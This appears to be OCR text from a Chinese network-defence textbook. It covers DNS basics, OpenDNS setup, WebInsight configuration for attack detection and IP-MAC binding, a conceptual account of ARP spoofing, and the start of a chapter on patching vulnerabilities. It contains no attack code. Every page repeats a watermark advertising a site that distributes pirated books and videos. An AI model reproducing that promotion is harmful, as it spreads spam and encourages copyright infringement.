


图 6-38 Send Message 对话框　　图 6-39 Send Message 窗口　　图 6-40 “信使服务”对话框

步骤 10： 单击“确定”按钮，即可在 Send Message 窗口中看到操作成功完成的信息，如图 6-41 所示。如果想对 Lanhelper 的一些属性进行设置，则选择 Tools → Options 命令，弹出 Options 对话框，在其中可对 Lanhelper 的相关属性进行设置，如图 6-42 所示。




图 6-41 发送信息成功完成　　图 6-42 Options 对话框

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





6.4 断网攻击防范

DNS（Domain Name System，域名管理系统）是域名解析服务器的意思，它在因特网中的作用是把域名转换成为网络可以识别的 IP 地址。在因特网中，网站都是以一台一台的服务器的形式存在的，如何到达要访问的网站服务器呢？这就需要给每台服务器分配 IP 地址。

因特网上的网站无穷多，大家不可能记住每个网站的 IP 地址，这就产生了方便记忆的域名管理系统 DNS，它可以把用户输入的域名转换为要访问的服务器的 IP 地址。

断网攻击是局域网中最常见的一种攻击方式，由入侵者通过攻击局域网中的 DNS 服务器，从而造成无法正常解析域名地址。

6.4.1 DNS 服务器介绍

DNS 服务器所提供的服务是完成将主机名和域名转换为 IP 地址的工作。为什么需要将主机名和域名转换为 IP 地址的工作呢？因为当网络上的一台客户机访问某一服务器上的资源时，用户在浏览器地址栏中输入的是便于识记的主机名和域名。

而网络上的计算机之间实现连接，却是通过每台计算机在网络中拥有的唯一 IP 地址来完成的，这就需要在用户容易记忆的地址和计算机能够识别的地址之间有一个解析，DNS 服务器便充当了地址解析的重要角色。

DNS服务器工作的原理为：当DNS客户机需要查询程序中使用的名称时，它会查询 DNS 服务器来解析该名称。客户机发送的每条查询消息都包括 3 条信息，以指定服务器应回答的问题：

- 指定的 DNS 域名，表示为完全合格的域名（FQDN）。
- 指定的查询类型，它可根据类型指定资源记录，或作为查询操作的专门类型。
- DNS 域名的指定类别。

对于 DNS 服务器，它始终应指定为 Internet 类别。例如，指定的名称可以是计算机的完全合格域名，如 hosta.hello.company.com，且指定的查询类型用于通过该名称搜索地址资源记录。系统将把 DNS 查询当做客户机向服务器提出的两部分问题，如：“对于名为 hostname.hello.company.com 的计算机，你有没有地址资源记录？地址资源是什么？”当客户机从服务器接收应答时，它读取并解释应答的地址资源记录，以了解它通过名称提问的计算机的 IP 地址。

DNS 查询以各种不同的方式进行解析。客户机有时也可通过使用从以前查询获得的缓存信息就地应答查询。DNS 服务器可使用其自身的资源记录信息缓存来应答查询，也可代表请求客户机来查询或联系其他 DNS 服务器，以完全解析该名称，并随后将应答返回至客户机，这个过程称为递归。

另外，客户机自己也可尝试联系其他 DNS 服务器来解析名称。如果客户机这么做，它会使用基于服务器应答的独立和附加的查询，该过程称为迭代。

总之，DNS 的查询过程按两部分进行：名称查询从客户机开始并传送至解析程序（DNS 客

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



户服务）进行解析；不能就地解析查询时，可根据需要查询 DNS 服务器来解析名称。在 Windows XP 系统中，可以在命令提示符窗口中输入 nslookup 命令来查询 DNS 服务器的相关信息，如图 6-43 所示。




图 6-43　查看 DNS 服务器相关信息

6.4.2　用 OpenDNS 解决断网问题

OpenDNS 是国外的免费 DNS 服务器，如果由于 DNS 服务器问题使用户上网不稳定（如网页无法打开，但刷新一下又可以了），则可以试试 OpenDNS，而且 OpenDNS 具有一般 DNS 服务器所不具备的多种功能。另外，单位局域网络也可使用 OpenDNS，有些功能还很实用。

- 更快：OpenDNS 具有更大的缓存，可以使 DNS 查询速度更快。
- 更安全：OpenDNS 屏蔽了很多钓鱼网站和不健康的网站，使用户免受安全威胁，而且 OpenDNS 拥有多台超级服务器，出现不稳定的可能性极低。
- 更聪明：OpenDNS 可以自动纠正输错的网址（如 sina.com 输为 sina.con），还可以设置快捷方式（如设置 www.supfree.com 的快捷名称为 free，在浏览器中输入 free 就可以访问 www.supfree.com 了）。
- 统计功能：注册为用户就可以使用。固定 IP 上网用户直接添加网络即可，ADSL 等动态 IP 上网用户需要下载客户端才能使用统计功能。可以统计域名请求、IP 请求、总的请求、请求类型和屏蔽域名等。
- 个性功能：上传个性 LOGO，出现被屏蔽页面和入口页面时会显示用户的 LOGO，很适合单位局域网使用。

使用免费的 OpenDNS 非常简单，只需在本地网络连接中将 DNS 设置为 OpenDNS 服务器地址即可。

具体的操作步骤如下。

步骤 1：在计算机桌面上右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，即可打开“网络连接”窗口，其中有“本地连接”和“宽带连接”两个连接，如图 6-44 所示。

步骤 2：右击“本地连接”图标，在弹出的快捷菜单中选择“属性”命令，弹出“本地连接属性”对话框，如图 6-45 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

图 6-44 “网络连接”窗口



图 6-45 “本地连接属性”对话框

步骤 3：在“此连接使用下列项目”列表框中选择“Internet 协议（TCP/IP）”选项，单击“属性”按钮，弹出“Internet 协议（TCP/IP）属性”对话框，如图 6-46 所示。

步骤 4：分别选择“使用下面的 IP 地址”单选按钮和“使用下面的 DNS 服务器地址”单选按钮，再在“使用下面的 IP 地址”选项组中输入相关的 IP 地址，并在“首选 DNS 服务器”中和“备用 DNS 服务器”文本框中分别输入 208.67.222.222 和 208.67.220.220，如图 6-47 所示。

图 6-46 “Internet 协议（TCP/IP）属性”对话框




图 6-47 设置 DNS 服务器地址

步骤 5：设置完毕后，还需要看看能否正常上网，可以在 IE 浏览器地址栏中输入检测网址 welcome.opendns.com，如果出现欢迎界面，则说明 OpenDNS 已经开始工作了，如图 6-48 所示。

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






图 6-48　Welcome to OpenDNS 窗口

使用 OpenDNS 可以提高浏览国外网页的速度，尤其是浏览一些被屏蔽或域名劫持的站点时，可以正确解析出域名以达到成功访问网页的目的。另外，OpenDNS 还具有安全功能，可对各种网络欺骗进行抵制。

使用电信宽带的用户，会遇到输错域名出现 114 电信搜索页面的情况，其实质是一种恶意域名劫持，使用 OpenDNS 可以完全避免这种问题。但在使用 OpenDNS 时会出现一个小问题，在访问“新浪网”首页时会自动转到新浪网新闻页面中。而且 OpenDNS 服务器设在国外，所以在使用国内的某些网站服务时，可能会出现延迟现象。

6.4.3　用网络守护神反击攻击者

网络守护神（WebInsight）是一套可以为广大机关及企事业单位提供完美管理解决方案的网络管理软件。该软件主要针对目前国内机关及企事业单位的网络应用现状，如单位总出口带宽有限、网络滥用、员工无节制上网和聊天等，提供了简单、快捷、有效的管理功能。

使用网络守护神反击攻击者的具体操作步骤如下。

步骤 1：安装网络守护神之后，首次启动时会弹出要求设置自动维护时间的“网络守护神性能维护程序”对话框，如图 6-49 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 2：在设置自动维护网络守护神的时间间隔之后，单击“确定”按钮，弹出“网段名称”对话框，如图 6-50 所示。

步骤 3：在输入网段名称之后，单击“下一步”按钮，弹出“接入公网类型”对话框，选择“路由器（企业路由器、宽带路由器等）”单选按钮，如图 6-51 所示。




图 6-49 “网络守护神性能维护程序”对话框




图 6-50 “网段名称”对话框

步骤 4：单击“下一步”按钮，弹出“选择网卡”对话框，在“请为网段选择对应的网卡”下拉列表框中选择对应的网卡，此时将会看到该网卡对应的信息，如图 6-52 所示。

步骤 5：单击“下一步”按钮，弹出“指定网段范围”对话框，在其中可以设置网段的 IP 地址范围，如图 6-53 所示。




图 6-51 “接入公网类型”对话框




图 6-52 “选择网卡”对话框

步骤 6：单击“下一步”按钮，弹出“出口带宽”对话框，在“本网段公网出口接入带宽”下拉列表框中选择“10Mbps 及以上（办公局域网）”选项，如图 6-54 所示。注意，此项应根据实际情况进行选择。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 6-53 “指定网段范围”对话框




图 6-54 “出口带宽”对话框

步骤 7：单击“完成”按钮，即可打开“监控网段配置”窗口，在其中选择要监控的网段，如图 6-55 所示。单击“开始监控”按钮，即可启动网络守护神服务，如图 6-56 所示。




图 6-55 “监控网段配置”窗口



图 6-56 启动网络守护神服务

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 8：单击“信息提示”对话框中的“是”按钮，即可打开“策略管理器”窗口，如图 6-57 所示。

步骤 9：单击“新建策略”按钮，建立一个策略之后，在“网络守护神”主窗口中单击“软件配置”图标，弹出“软件选项”对话框，在其中可以对软件的各种性能进行设置，如图 6-58 所示。




图 6-57 “策略管理器”窗口




图 6-58 “软件选项”对话框

步骤 10：在“网络守护神”主窗口中单击“攻击检测”图标，弹出“网络攻击检测”对话框。单击“开始”按钮，即可进行扫描，其扫描结果如图 6-59 所示。

步骤 11：在“网络守护神”主窗口中单击“IP 绑定”图标，弹出“IP-MAC 地址绑定设置”对话框，选择“启用 IP-MAC 地址绑定”复选框后，在其中可以添加 IP-MAC 地址绑定，如图 6-60 所示。




图 6-59 “网络攻击检测”对话框




图 6-60 “IP-MAC 地址绑定设置”对话框

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



6.5 可能出现的问题与解决方法

（1）在使用 OpenDNS 时，为什么会出现网络延迟的现象？

解答：使用 OpenDNS 时会出现一个小问题，在访问“新浪网”首页时会自动转到新浪网新闻页面中。而且 OpenDNS 服务器设在国外，所以在使用国内的某些网站服务时，可能会出现延迟的现象。

另外，使用 OpenDNS 可以提高浏览国外网页的速度，尤其是浏览一些被屏蔽或域名劫持的站点时，可以正确解析出域名以达到成功访问网页的目的。OpenDNS 还具有安全功能，对各种网络欺骗进行抵制。使用电信宽带的用户，会遇到输错域名出现 114 电信搜索页面的情况，其实质是一种恶意域名劫持，使用 OpenDNS 可以完全避免这种问题。

（2）在局域网中某一台计算机能看到计算机，而其他计算机看不到该机，为什么？

解答：详细检查使用的网络线和集线器，有时不同品牌的网卡也会导致该问题的出现。还可以尝试分配 IP 地址，通过 IP 地址来 ping，看是否能 ping 通。每台计算机都使用 ping 127.0.0.1 命令看是否能 ping 通，如果不通，表示该计算机的 IP/TCP 设置存在问题。

6.6 总结与经验积累

局域网是由特定类型的传输媒体（如电缆、光缆和无线媒体）和网络适配器（亦称为网卡）互连在一起的计算机网络系统，它被普遍地应用在人们的日常工作中。如何抵御来自各个方面的安全威胁？如何有效地维护网络的正常运行？这是一个不断变化的安全话题。

本章主要介绍了来自局域网的攻击和防御的相关内容，现在局域网的攻击方式有很多，其中以 Arp 攻击最为常见。目前，因为 Arp 而导致企业网络瘫痪的实例举不胜举，很多企业面对这些攻击束手无策，Arp 攻击不仅有病毒攻击方式，还有人为的攻击方式，可以说 Arp 攻击已经成为了内网攻击的主要方式。

Arp 协议对网络安全具有重要的意义。通过伪造 IP 地址和 MAC 地址实现 Arp 欺骗，能够在网络中产生大量的 Arp 通信量，使网络阻塞，攻击者只要持续不断地发出伪造的 Arp 响应包，就能更改目标主机 Arp 缓存中的 IP-MAC 条目，造成网络中断或中间人攻击。

事实上，由于路由器是整个局域网的出口，而 Arp 攻击是以整个局域网为目标，当 Arp 攻击包已经到达路由器的时候，影响已经造成。所以由路由器来承担防御 Arp 攻击的任务只是权宜之计，并不能很好地解决问题。

要真正消除 Arp 攻击的隐患，必须转而对“局域网核心”——交换机下手。由于任何 Arp 包都必须经由交换机转发才能到达被攻击目标，只要交换机拒收非法的 Arp 包，那么 Arp 攻击就不能造成任何影响。

这里提出一个真正严密的防止 Arp 攻击的方案，那就是在每台接入交换机上实现 Arp 绑定，并过滤掉所有非法的 Arp 包。这样可以让 Arp 攻击“足不出户”，在局域网内完全消除了 Arp 攻击。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

7

第 7 章　做好网络安全防御

重点提示

- 建立系统漏洞体系
- 轻松防御间谍软件
- 拒绝网络广告干扰
- 拒绝流氓软件侵袭

本章精粹

本章主要介绍了网络防御方面的问题，其内容包括建立系统漏洞体系、防御间谍软件、防御网络广告和防御流氓软件等几个方面。通过对本章的学习，读者可以通过修复自己系统中的漏洞，进而达到防御入侵者入侵及黑客工具干扰的目的。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



随着 Internet 的广泛应用，网络已经深入到日常生活和工作中的各个方面，随着电子商务的兴起，则对网络安全提出了迫切的要求。但凡接触过计算机网络的人，都应该明白网络安全的重要性。

7.1 建立系统漏洞体系

系统漏洞是指应用软件或操作系统软件，在逻辑设计上的缺陷或在编写时产生的错误，这个缺陷或错误可以被不法者或者计算机黑客利用，通过植入木马、病毒等方式来攻击或控制整个计算机，从而窃取计算机中的重要资料和信息，甚至破坏计算机系统。

7.1.1 检测系统是否存在漏洞

定期检测漏洞并修复漏洞可以有效地防御黑客的入侵，现在用于检测 Windows 系统漏洞的软件有很多，下面就以 360 安全卫士为例介绍检测漏洞的过程。

具体的操作步骤如下。

步骤 1：下载并安装 360 安全卫士，安装完成后即可打开其主窗口，如图 7-1 所示。



图 7-1 “360 安全卫士”主窗口

步骤 2：选择“漏洞修复”选项卡，软件开始自动检测漏洞，检测完成后选择要修复的漏洞并单击“立即修复”按钮，即可对存在的漏洞进行修复，如图 7-2 所示。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



图 7-2 “漏洞修复”选项卡

7.1.2 如何修复系统漏洞

如果只是检测出系统漏洞是远远不够的，最重要的是必须去修复检测出来的漏洞，这样才可以防止黑客入侵。要想修复系统漏洞，需要做以下几个方面的工作。

1. Web 服务安全设置

